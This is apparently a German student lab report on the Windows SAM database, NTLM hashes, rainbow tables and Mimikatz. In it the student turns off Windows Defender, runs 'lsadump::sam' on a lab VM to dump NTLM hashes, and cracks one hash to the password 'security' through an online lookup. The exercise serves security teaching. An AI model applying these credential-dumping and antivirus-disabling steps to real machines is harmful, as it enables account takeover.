

## Aufgabe 4

1.)

Der Security Account Manager (SAM) ist ein Systemdienst bei Windows Betriebssystemen, der Benutzer Passwörter, bzw. die daraus erzeugten LM oder NTLM Hashes, in einer Datenbankdatei speichert und den Validierungsprozess während der Anmeldung verwaltet.

Neben dem Passwort Hash enthält ein Eintrag in dieser Datenbankdatei auch noch Informationen zum Benutzer, etwa den Benutzernamen und die Zugehörigkeit zu einer Benutzergruppe.

2.)

Dateipfad des Dienstes:

%SystemRoot%/system32/lsass.exe

Dateipfad der Datenbankdatei:

%SystemRoot%/system32/config/SAM

Das Betriebssystem schützt den Zugriff auf diese Datei, indem durch interne Prozesse auf sie zugegriffen wird und sie somit für andere Zugriffe blockiert ist. Somit kann die Datei nicht geöffnet oder kopiert werden.

3.)

Bei einem Rainbow-Table-Angriff wird ausgenutzt, dass bei der Erstellung eines Passwort Hashes kein Salt verwendet wurde.

Ein ausgelesener Passwort-Hash wird dabei in einer Datenbank gesucht, die vorberechnete Hashes beliebiger Zeichenfolgen bis zu einer gewissen Länge enthält. Bei Passwörtern der Länge 6 ist die Größe dieser Datenbank ca 2,3 TByte, wenn alle Permutationen enthalten sind. Diese Datenbank nennt man Rainbow-Table.

NTLM Hashes sind anfällig, weil Sie keinen Salt verwenden.

4.)

Mimikatz ist ein Tool, das entwickelt wurde um zu demonstrieren wie eine Schwachstelle bei der Authentifizierung von Windows ausgenutzt werden kann, um zwischengespeicherte Anmeldedaten eines Windows Rechners abzugreifen. Heutzutage kann das Tool benutzt werden um unterschiedliche Arten von Sicherheitslücken nachzuweisen.

5.)




Fig. 5.1: VM wurde importiert und gestartet




Fig. 5.2: Viruserkennung sollte ausgeschaltet werden bevor mimikatz runtergeladen werden kann, hier wurde zuerst nur Echtzeit Schutz deaktiviert, später auch alle anderen Schutzmechanismen, nachdem der Download von mimikatz nicht funktioniert hat (siehe Fig. 6.1)




Fig. 5.3: Aktuelle mimikatz Version heruntergeladen






Fig. 5.4: Umgebungsvariable für einfachere Benutzung gesetzt

6.)



*Fig. 6.1: Mimikatz gestartet. Die Fehlermeldung das mimikatz\_trunk.zip gelöscht wurde war eine ältere Meldung, weil zuerst nicht alle Schutzmechanismen der Windows Virenerkennung ausgeschaltet wurden. (Siehe Fig. 5.2)*



```
mimikatz # lsadump::sam /system:SYSTEM /sam:SAM
Domain : DESKTOP-AUT4DEV
SysKey : 631670a14a2127b2bf0b4da7a65023c0
Local SID : S-1-5-21-482257349-3712436556-3693442108

SAMKey : 503ad1145a211b3bcd344eec9d702b2

RID : 000001f4 (500)
User : Administrator

RID : 000001f5 (501)
User : Guest


RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6a88f41af46bf6b810046c5e5b9bbf5

RID : 000003e9 (1001)
User : itsi
Hash NTLM: d5e9e0db50ba46b948853221be26da2b

mimikatz #
```

*Fig. 6.2: Mittels lsadump::sam lässt sich mithilfe der SYSTEM Datei die SAM Datei auslesen. Der NTLM Hash für den Benutzer „itsi“ lautet: d5e9e0db50ba46b948853221be26da2b*



*Fig. 7.1: Aus dem zuvor gewonnenem NTLM Hash können wir mittels einem über die Google Suche gefundenen Anbieter das Passwort als Klartext einsehen. Das Passwort des Benutzers „itsi“ lautet „security“*